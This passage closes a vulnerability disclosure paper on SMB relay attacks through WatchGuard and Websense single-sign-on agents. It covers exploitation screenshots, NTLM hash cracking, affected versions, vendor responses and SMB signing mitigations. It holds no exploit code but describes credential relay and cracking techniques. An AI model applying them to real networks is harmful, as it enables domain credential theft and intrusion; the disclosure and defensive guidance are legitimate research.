

Figure 10: auto_smb_relay in Action



Figure 11: Completed Exploitation

5.2 CRACKING PASSWORDS FROM RECOVERED NTLM SESSION SECURITY HASHES

As well as using SMB Relay to gain remote code execution, it is also possible to perform an offline password cracking against the NTLM Session Security hashes to recover the plain text password.
If the password can be guessed via a dictionary attack it is possible to use a tool such as Cain & Abel to recover the clear text password. See the Cain & Abel documentation for instructions on recovering password hashes using it's built in packet sniffer: http://www.oxid.it/ca_um/

6.0 LIMITATIONS

There are limitations to this attack vector as described below:

1. It is not possible to attack Windows 2003 and above Domain Controllers through this mechanism. This is due to the default Domain Controller Security Policy of Windows 2003/2008 domains being configured to always require SMB Signing.

   N.B. For pre Windows 2003 Servers, SMB Signing is not enforced within the default Domain Controller Security Policy. It is only configured to digitally sign server communications when possible.

2. If the host running the agent is patched with MS08-068, you cannot relay the SMB connection back to it.

7.0 AFFECTED APPLICATIONS

The following applications have been tested as part of this research. Other vendor's applications employing this same technique for transparent user identification are likely to also be susceptible to this type of attack.

Software	Version	Result	Date First Reported
WatchGuard SSO (Single Sign On) Client (www.watchguard.com)	Tested with Versions 10.0, 11.5.2 & 11.6 (Same technique used across all versions.)	Fully exploitable using the techniques identified in this paper. At time of writing, WatchGuard have no plans to re-engineer this component.	27/01/2012
Websense DC Agent (www.websense.com)	Tested with Version 7.6.2 (Possibly all versions are susceptible to this attack.)	Fully exploitable using the techniques identified in this paper.	10/05/2012

8.0 VENDOR RESPONSES

This section shows the responses from both WatchGuard and Websense.

8.1 WATCHGUARD

The following response was received from WatchGuard regarding this issue; *"WatchGuard believes the core vulnerability here is **not** in our systems. The true underlying vulnerability described here lies in Microsoft Window's SMB protocol. As mentioned in this paper, the Windows SMB "Pass-the-Hash" vulnerability is a long-standing issue that has been identified in Windows. Any product that leverages the SMB protocol or APIs to authenticate to Windows file shares is affected by this Windows vulnerability to some extent. Your only true protection to this issue is to apply the proper Windows patches, and to leverage security features in modern Windows servers.*

While WatchGuard's agent doesn't suffer from this vulnerability directly (it lies in Windows' SMB protocol), the use of the SSO agent does increase how often you see domain administrator authentications on your network and hosts. So in short, these agents will make it a bit easier for a local attacker to capture a domain administrator's authentication attempt. That said, if an attacker has local access to your network, there are many other ways the attacker could capture these credentials, including leveraging ARP poisoning, and switch attacks to capture all your network traffic. So again, though SSO agents may make it somewhat easier/quicker for a local attacker to find domain administrator credentials, they do not contribute to the underlying Windows flaw, and any local attacker could leverage this SMB relay attack in many other ways as well.

*While the real vulnerability lies in Windows SMB, WatchGuard strongly believes in protecting our user's networks, and we want to do everything in our power to make sure we don't contribute to other security problems. We cannot change Windows SMB, and haven't identified any other way to offer SSO capabilities, but we are exploring whether or not you can create a special user in Windows with enough privileges to check who's authenticated on a client, without any other high-risk privileges. If this is possible in Windows, we will document and publish this as a best practice. That said, it's important to note this does **not** fix the underlying Windows SMB vulnerability. It just means the SSO agent would use to a less privileged user. Since this is a Windows flaw, local attackers could still capture and replay your domain administrator credentials some other way.*

To summarize, the underlying vulnerability does not lie in our SSO agent or product. The true fix for this problem is to apply the latest Microsoft patches, and to leverage the SMB signing features in modern Windows servers. If you are protecting your network from this underlying Windows SMB issue, you do not have to worry about our SSO agent.

We would like to thank Wayne Murphy and Sec-1 for bringing this issue to our attention. While we don't think the vulnerability is ours, their research does show the importance of mitigating the SMB relay attack, and how SSO products can exacerbate the issue. We hope this research convinces Windows administrators to leverage Microsoft's more recent SMB protections."

8.2 WEBSENSE

The following response was received from Websense regarding this issue; *"This is not an issue with our software. We tried to configure workstation polling using a non-admin account but it does not work that way. The advice to customers if they are concerned about the vulnerability is not to use workstation polling with DC Agent."*

9.0 MITIGATION

This section will describe some of the mitigation techniques that are available to remove this attack vector completely.

9.1 SMB SIGNING

Since this issue is within the OS itself, the mitigation technique to combat this is contained within the operating systems of the clients within the Windows Domain. SMB Signing can be used to stop SMB hijacking thereby preventing attackers from injecting themselves into an already established or establishing session. It works by adding an authenticating signature to each segment of the SMB conversation. This is used to verify that each message has originated from either party of the communication channel.

There are two mechanisms for enabling SMB Signing:

1. Through two registry keys:

    a. HIVE: HKEY_LOCAL_MACHINE
    KEY: SYSTEM\CurrentControlSet\Services\LanManServer\Parameters
    NAME: EnableSecuritySignature
    TYPE: REG_DWORD
    VALUE: 1

    b. HIVE: HKEY_LOCAL_MACHINE
    KEY: SYSTEM\CurrentControlSet\Services\Rdr\Parameters
    NAME: RequireSecuritySignature
    TYPE: REG_DWORD
    VALUE: 1

2. Through Windows Active Directory Group Policies

    Within the following section of Group Policy "Computer Configuration\Windows\Security Settings\Local Policies\Security Options", enable the following policies;
    - Microsoft network client: Digitally sign communication (always)
    - Microsoft network server: Digitally sign communication (always)

Microsoft's Knowledge Base 887429 – Overview of Server Message Block Signing can give further details on configuring SMB Signing within your Windows environment. http://support.microsoft.com/kb/887429

9.2 SMB SIGNING CAVEATS

There are a few caveats to enabling SMB Signing:

1. There is a slight performance hit when turning SMB Signing on, some reports have highlighted a 10% reduction in file copy speeds and Microsoft says "up to 15%"[8][9]. With today's computing power this is probably not very noticeable.

2. Older clients that do not support SMB Signing will no longer be able to connect to resources with servers that require SMB Signing. Clients before Windows NT 4.0 SP3 and Windows 98 do not support SMB Signing, however in today's environments it will be unlikely that systems older than this will still be in use.

10.0 REFERENCES

[1] http://www.xfocus.net/articles/200305/smbrelay.html
[2] http://www.google.co.uk/#hl=en&sclient=psy-ab&q=smb_relay&oq=smb_relay&gs_l=hp.3..0j0i10i30l2j0i30.590.2007.0.2355.9.9.0.0.0.0.177.947.5j4.9.0...0.0...1c.1.R1LWaRmlsCI&pbx=1&bav=on.2,or.r_gc.r_pw.r_qf.&fp=ac9ed0b81b9fb63a&biw=1223&bih=665
[3] http://msdn.microsoft.com/en-us/library/windows/desktop/aa370669(v=vs.85).aspx
[4] http://www.xfocus.net/articles/200305/smbrelay.html
[5] http://www.defenceindepth.net/2011/04/attacking-lmntlmv1-challengeresponse.html
[6] http://www.defenceindepth.net/2011/04/attacking-lmntlmv1-challengeresponse_21.html
[7] http://searchsecurity.techtarget.com.au/news/2240020796/Snort-and-MSFTs-recent-remote-code-execution-bug
[8] http://www.networkworld.com/community/node/56638
[9]
http://www.windowsnetworking.com/kbase/WindowsTips/WindowsXP/AdminTips/Network/SmbRelaycapturesNTLMhashes.html
http://www.ubiqx.org/cifs/SMB.html
http://perimetergrid.com/wp/2007/11/27/smb-reflection-made-way-too-easy/
http://www.windowsnetworking.com/nt/registry/rtips206.shtml
http://ubiqx.org/cifs/SMB.html
http://www.ussrback.com/docs//cifs.txt
http://www.microsoft.com/en-us/download/details.aspx?id=21516